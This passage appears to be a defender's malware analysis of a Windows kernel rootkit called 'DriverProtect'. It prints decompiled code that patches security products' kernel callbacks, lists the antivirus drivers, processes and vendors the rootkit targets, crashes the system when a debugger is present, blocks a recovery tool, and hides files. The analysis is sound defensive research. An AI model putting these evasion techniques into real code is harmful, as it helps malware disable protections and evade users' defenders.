    if ( strstr(DestinationString.Buffer, "\\DSARK64.SYS")
        || strstr(DestinationString.Buffer, "\\BAPIDRV64.SYS")
        || strstr(DestinationString.Buffer, "\\KNBDRV.SYS")
        || strstr(DestinationString.Buffer, "\\MWAC.SYS")
        || strstr(DestinationString.Buffer, "\\SYMNETS.SYS")
        || strstr(DestinationString.Buffer, "\\PANDA_URL_FILTERINGD.SYS")
        || strstr(DestinationString.Buffer, "\\NNSPIHSW.SYS")
        || strstr(DestinationString.Buffer, "\\HITMANPRO")
        || strstr(DestinationString.Buffer, "\\CMDHLP.SYS")
        || strstr(DestinationString.Buffer, "\\TSSKX64.SYS")
        || strstr(DestinationString.Buffer, "\\TSSKX64VIR.SYS")
        || strstr(DestinationString.Buffer, "\\KSAPI64.SYS")
        || strstr(DestinationString.Buffer, "\\INTERCEPT64.SYS")
        || strstr(DestinationString.Buffer, "\\HRWFPDRV.SYS") )
    {
        NopEntryPoint(*((_QWORD *)v3 + 1));
        RtlFreeAnsiString(&DestinationString);
        return;
    }
}
```

# Anti-detection

- Disable *ProcessCreateCallbacks* and FLT callbacks
  - The anti-analysis code will enumerate *PspCreateProcessNotifyCallback* and FLT driver routines
  - If it is registered by a security products, it will put nop return instructions over the callback
  - The determination logic for security products include driver path comparison and driver PE header scanning for version information

```
if ( v10 == 2
    && (a5
        | strstr(driverPath, "\\MBAM.SYS")
        | strstr(driverPath, "\\ASWMONFLT.SYS")
        | strstr(driverPath, "\\AVGMONFLT.SYS")
        | strstr(driverPath, "\\SRTSP64.SYS")
        | strstr(driverPath, "\\WDFILTER.SYS")
        | strstr(driverPath, "\\AVGNTFLT.SYS")
        | strstr(driverPath, "\\KLIF.SYS")
        | strstr(driverPath, "\\KLBACKUPFLT.SYS")
        | strstr(driverPath, "\\PSINFILE.SYS")
        | strstr(driverPath, "\\GZFLT.SYS")
        | strstr(driverPath, "\\TRUFOS.SYS")
        | strstr(driverPath, "\\EPP64.SYS")
        | strstr(driverPath, "\\ZAM64.SYS")
        | strstr(driverPath, "\\CMDGUARD.SYS")
        | strstr(driverPath, "\\TFSFLT64.SYS")
        | strstr(driverPath, "\\TFSFLT64_EV.SYS")
        | strstr(driverPath, "\\SYSMON.SYS")) )
{
    if ( a4 )
    {
        *(_WORD *)CallbackAddr = xor_eax_eax;
        *(_BYTE *) (CallbackAddr + 2) = retn;
    }
    else
    {
        *(_DWORD *)CallbackAddr = mov_eax_1_retn;
        *(_WORD *) (CallbackAddr + 4) = *(&mov_eax_1_retn + 2);
    }
}
```

# Anti-detection: Security products

- The *DriverProtect* has extensive list of Anti-malware product processes. They are encoded in file and decoded dynamically.

```
AVProcessLists dq offset aUfqrwDwd ; DATA XREF: IsInBlockedProcessList+ADf0
; IsInBlockedProcessList+FFf0 ...
; "[@UFQRW-DWD]"
dq offset aUfrubDwd_0 ; "[@UFRUB-DWD]"
dq offset aUfrubDwd ; "[@UFRUB@-DWD]"
dq offset aUfrubwDwd ; "[@UFRUBW-DWD]"
dq offset aUfthDwd ; "[@UFTH-DWD]"
dq offset aUfthqmDwd ; "[@UFTHQM@-DWD]"
dq offset aUfthwDwd ; "[@UFTHW-DWD]"
dq offset aURsrubDwd ; "[@U@RSRUB-DWD]"
dq offset aURsthDwd ; "[@U@RSTH-DWD]"
dq offset aRVhcrFdmsDwd ; "[@RVHCR@FDMS@-DWD]"
dq offset aUhqRnesvQdtocS ; "[@UHQ@-RNESV@QDTC@SDQ-RDQUHBDGNRS-DWD]"
dq offset aUhqRdquhbdgnrs ; "[@UHQ@-RDQUHBDGNRS-DWD]"
dq offset aUhqRrsqXDwd ; "[@UHQ@-RXRSQ@X-DWD]"
dq offset aUhqRrsdlroddc_0 ; "[@UHQ@-RXRSDLRODDCTO-RODDCTORDQUHBD-DWD]"
dq offset aUhqRrsdlroddc ; "[@UHQ@-RXRSDLRODDCTO-TH-RXRSQ@X-DWD]"
dq offset aRbgdcDwd ; "[@RBGDC-DWD]"
dq offset aUbdmsdqDwd ; "[@UBDMSDQ-DWD]"
```

Decoded

```
fffff80b`76f48b60 "\AVGRSX.EXE"
fffff80b`76f48b50 "\AVGSVC.EXE"
fffff80b`76f48b40 "\AVGSVCA.EXE"
fffff80b`76f48b30 "\AVGSVCX.EXE"
fffff80b`76f48b20 "\AVGUI.EXE"
fffff80b`76f48b10 "\AVGUIRNA.EXE"
fffff80b`76f48b00 "\AVGUIX.EXE"
fffff80b`76f48af0 "\AVASTSVC.EXE"
fffff80b`76f48ae0 "\AVASTUI.EXE"
fffff80b`76f48ac8 "\ASWIDSAGENTA.EXE"
fffff80b`76f48aa0 "\AVIRA.SOFTWAREUPDATER.SERVICEHOST.EXE"
fffff80b`76f48a88 "\AVIRA.SERVICEHOST.EXE"
fffff80b`76f48a70 "\AVIRA.SYSTRAY.EXE"
fffff80b`76f48a48 "\AVIRA.SYSTEMSPEEDUP.SPEEDUPSERVICE.EXE"
fffff80b`76f48a20 "\AVIRA.SYSTEMSPEEDUP.UI.SYSTRAY.EXE"
fffff80b`76f48a10 "\SCHED.EXE"
fffff80b`76f48a00 "\AVCENTER.EXE"
fffff80b`76f489e0 "\AVIRA.SYSTRAYSTARTTRIGGER.EXE"
fffff80b`76f489c8 "\ADAWAREDESKTOP.EXE"
fffff80b`76f489b0 "\ADAWARESERVICE.EXE"
fffff80b`76f48998 "\ADAWARETRAY.EXE"
fffff80b`76f48988 "\BDAGENT.EXE"
fffff80b`76f48978 "\BDSSVC.EXE"
fffff80b`76f48968 "\BDWTXAG.EXE"
fffff80b`76f48958 "\VSSERV.EXE"
fffff80b`76f48948 "\VSSERVP.EXE"
fffff80b`76f48938 "\UPDATESRV.EXE"
fffff80b`76f48928 "\SECCENTER.EXE"
fffff80b`76f48918 "\BULLGUARD.EXE"
fffff80b`76f488f8 "\BULLGUARDBHVSCANNER.EXE"
fffff80b`76f488e0 "\BULLGUARDSCANNER.EXE"
fffff80b`76f488c8 "\BULLGUARDUPDATE.EXE"
fffff80b`76f488b8 "\BGNAG.EXE"
fffff80b`76f488a8 "\BGWSC.EXE"
fffff80b`76f48898 "\CLAMBC.EXE"
```

# Anti-detection: Security products

- Scanning happens upon PE header
  - *ReadFile -> ScanSecurityProductPatterns*

```
fileBuffer = (signed int *)ReadFile(&UnicodeString, &v16);
if ( fileBuffer )
{
    v10 = KeAcquireSpinLockRaiseToDpc(&SpinLock);
    v11 = a6;
    v12 = v10;
    if ( a6 )
        v13 = ScanSecurityProductPatterns(fileBuffer, 0i64, v16, 2);
    else
        v13 = ScanSecurityProductPatterns(fileBuffer, 0i64, v16, 1);
    KeReleaseSpinLock(&SpinLock, v12);
    if ( v13 )
        NopPspCreateNotifyCallback(driverPathUp, EntryPointAddr, v6, a5, v11);
}
```

```
2: kd> dqa FFFFF80B76F4E020 L50
fffff80b`76f4e020 fffff80b`76f49564 "AVG"
fffff80b`76f4e028 fffff80b`76f4955c "AVAST"
fffff80b`76f4e030 fffff80b`76f49554 "Avira"
fffff80b`76f4e038 fffff80b`76f49548 "Lavasoft"
fffff80b`76f4e040 fffff80b`76f4953c "AhnLab"
fffff80b`76f4e048 fffff80b`76f49530 "Bitdefender"
fffff80b`76f4e050 fffff80b`76f49520 "BullGuard"
fffff80b`76f4e058 fffff80b`76f49518 "Immunet"
fffff80b`76f4e060 fffff80b`76f49508 "Emsisoft"
fffff80b`76f4e068 fffff80b`76f494fc "ESET"
fffff80b`76f4e070 fffff80b`76f494f0 "Kaspersky"
fffff80b`76f4e078 fffff80b`76f494e0 "Malwarebytes"
fffff80b`76f4e080 fffff80b`76f494d8 "McAfee"
fffff80b`76f4e088 fffff80b`76f494c8 "Panda Security"
```

```
1: kd> dqa FFFFF80B76F4E210
fffff80b`76f4e210 fffff80b`76f49148 "AVG Technologies CZ, s.r.o."
fffff80b`76f4e218 fffff80b`76f49130 "AVAST Software a.s."
fffff80b`76f4e220 fffff80b`76f49118 "AVAST Software s.r.o."
fffff80b`76f4e228 fffff80b`76f490f8 "Avira Operations GmbH & Co.KG"
fffff80b`76f4e230 fffff80b`76f490e0 "Lavasoft Limited"
fffff80b`76f4e238 fffff80b`76f490d0 "Bitdefender SRL"
fffff80b`76f4e240 fffff80b`76f490c0 "BullGuard Ltd"
fffff80b`76f4e248 fffff80b`76f490b0 "BullGuard Ltd."
fffff80b`76f4e250 fffff80b`76f49098 "Immunet Corporation"
fffff80b`76f4e258 fffff80b`76f49088 "Emsisoft GmbH"
fffff80b`76f4e260 fffff80b`76f49070 "ESET, spol.s r.o."
fffff80b`76f4e268 fffff80b`76f49060 "Kaspersky Lab"
fffff80b`76f4e270 fffff80b`76f49040 "Malwarebytes Corporation"
fffff80b`76f4e278 fffff80b`76f49030 "McAfee, Inc."
fffff80b`76f4e280 fffff80b`76f49018 "Panda Security S.L"
fffff80b`76f4e288 fffff80b`76f49000 "Blue Coat Norway AS"
```

# Anti-debugging: Kernel debugger check

- The rootkit checks whether kernel debugger is enabled
- If enabled, it will call *KeBugCheck*.


```
void __fastcall __noreturn CheckDebugger(PVOID StartContext)
{
    unsigned __int8 (*v1)(void); // rbx
    BOOLEAN *v2; // rax

    v1 = (unsigned __int8 (*)(void))GetSystemRoutineAddress((__int64)L"KdRefreshDebuggerNotPresent");
    while ( 1 )
    {
        v2 = KdDebuggerEnabled;
        if ( !KdDebuggerEnabled )
        {
            v2 = (BOOLEAN *)GetSystemRoutineAddress((__int64)L"KdDebuggerEnabled");
            KdDebuggerEnabled = v2;
        }
        if ( *v2 )
            KeBugCheck(229i64);
        if ( *(_WORD *)NtBuildNumber > 0xA28u && v1 && !v1() )
            KeBugCheck(229i64);
        DelayExecutionThread(100);
    }
}
```



# Anti-analysis: obfuscations

- Some rootkit kernel images are obfuscated in file (VMProtect)
- When it is loaded in the kernel, it will unpack itself with original contents
- It will not create new +RWX kernel memory, but will use existing section memory to de-obfuscate itself






# Interfering with recovery tool

- If any process tries to write contents to FIXLIST.TXT, the contents will be replaced with NULLs.
- FIXLIST.TXT is used by Farbar Recovery Scan Tool


```
if ( ((unsigned int)(__int64 (__fastcall *)(const char *, const char *))strstr_1)(
    AnsiString.Buffer,
    "\\FIXLIST.TXT") // Hide these files?
|| (unsigned int)CheckExtensions(v22, v15))
&& v3 == 4 )
{
    v23 = *(_QWORD *) (CallbackData + 16);
    v24 = *(_DWORD *) (v23 + 24);
    if ( v24 )
    {
        v25 = *(_QWORD *) (v23 + 56);
        if ( v25 )
        {
            if ( *(_BYTE *) (v25 + 10) & 5 )
                targetPtr = *(_BYTE **) (v25 + 24);
            else
                targetPtr = MmMapLockedPagesSpecifyCache((PMDL)v25, 0, MmCached, 0i64, 0, NormalPagePriority);
            if ( !targetPtr )
                ret = 0xC0000022; // ACCESS_DENIED
        }
        else
        {
            targetPtr = *(_BYTE **) (v23 + 48);
        }
        if ( v24 < 2 )
        {
            *targetPtr = 0;
        }
        else if ( *targetPtr != 77 || targetPtr[1] != 90 )
        {
            v32 = 0;
            while ( i < v24 )
            {
                targetPtr[i++] = 0; // Fill buffer with NULL
                v32 = i;
            }
        }
        else
        {
            *targetPtr = 0x6D;
            targetPtr[1] = 0x7A;
        }
    }
}
```

# Hidden file system

# Hidden file system - loading components



# Creating user-mode process



# Hidden file system

- The *DriverProtect* module installs filter driver module to limit access to it's components
- The other core drivers (*netfilter2* and *udiskMgr*) will be directly loaded from the *DriverProtect* itself
- Security products' operation in user-mode will have limited visibility into the core files because they are loaded from hidden file location

# Hidden file system

- *DriverProtect* will filter out access to protected files (malware components).
- Security products run in userspace will fail to access malware components
- The file contents inside protected storage is broken PE and will be patched up when loaded into memory
- It is implemented as filtering driver

```
if ( (signed int)FltGetFileNameInformation(v4, 257i64, &v18) >= 0 )
{
    if ( (signed int)FltParseFileNameInformation(v18) >= 0 )
    {
        v14 = *(unsigned __int16 *)(v18 + 8) + 2;
        v15 = (WCHAR *)ExAllocatePoolWithTag(0, v14, 0x544D454Du);
        v16 = v15;
        if ( v15 )
        {
            memset(v15, 0, v14);
            sub_FFFFF80B76F32D80(v16, v14, *(_QWORD *)(v18 + 16), *(unsigned __int16 *)(v18 + 8));
            RtlInitUnicodeString(&DestinationString, v16);
            if ( RtlUnicodeStringToAnsiString(&AnsiString, &DestinationString, 1u) >= 0 )
            {
                AnsiString.Buffer = strupr(AnsiString.Buffer);
                if ( (unsigned int)IsProtectedFiles(AnsiString.Buffer)
                    && v6 != 1
                    && processPath
                    && !strstr(processPath, "\\SYSTEM32\\CSRSS.EXE")
                    && !strstr(processPath, "\\SYSTEM32\\TASKMGR.EXE") )
                {
                    v5 = 0xC0000022; // ACCESS_DENIED
                }
            }
        }
    }
}
```


# Hidden file system

- The rootkit drivers show missing files
- When *DriverProtect* driver runs, it will:
  - Prevent access to the real file contents on the file system
  - The components reside on the hidden location have intentionally broken PE header
  - Act as a proxy and load the real contents from the protected storage after modifying the contents to be a valid PE file

✓		SiSRaid4	SiSRaid4: SiS AHCI Stor-Min... Silicon Integrated Systems	c:\windows\system32\drivers\sisraid4.sys
✓		stexstor	stexstor: Promise SuperTrak ... Promise Technology, Inc.	c:\windows\system32\drivers\stexstor.sys
✓		udiskMgr		File not found: system32\drivers\zcfimp.sys
✓		vsmraid	vsmraid: VIA RAID DRIVER ... VIA Technologies Inc.,Ltd	c:\windows\system32\drivers\vsmraid.sys
✓		VSTXRAID	VIA StorX Storage RAID Con... VIA Corporation	c:\windows\system32\drivers\vstxraid.sys
✓		WinMad	WinMad Service: Kernel Win... Mellanox	c:\windows\system32\drivers\winmad.sys
✓		WinVerbs	WinVerbs Service: Kernel Wi... Mellanox	c:\windows\system32\drivers\winverbs.sys
✓		xdolnkh	xdolnkh:	File not found: System32\drivers\vskudniz.sys

# WDATP visibility into driver loading


- Even though the file never touches the file system, WDATP still detects the driver loading activity
  - *DriverProtect* protection only works against user-mode tools
  - WDATP sensor works in kernel level





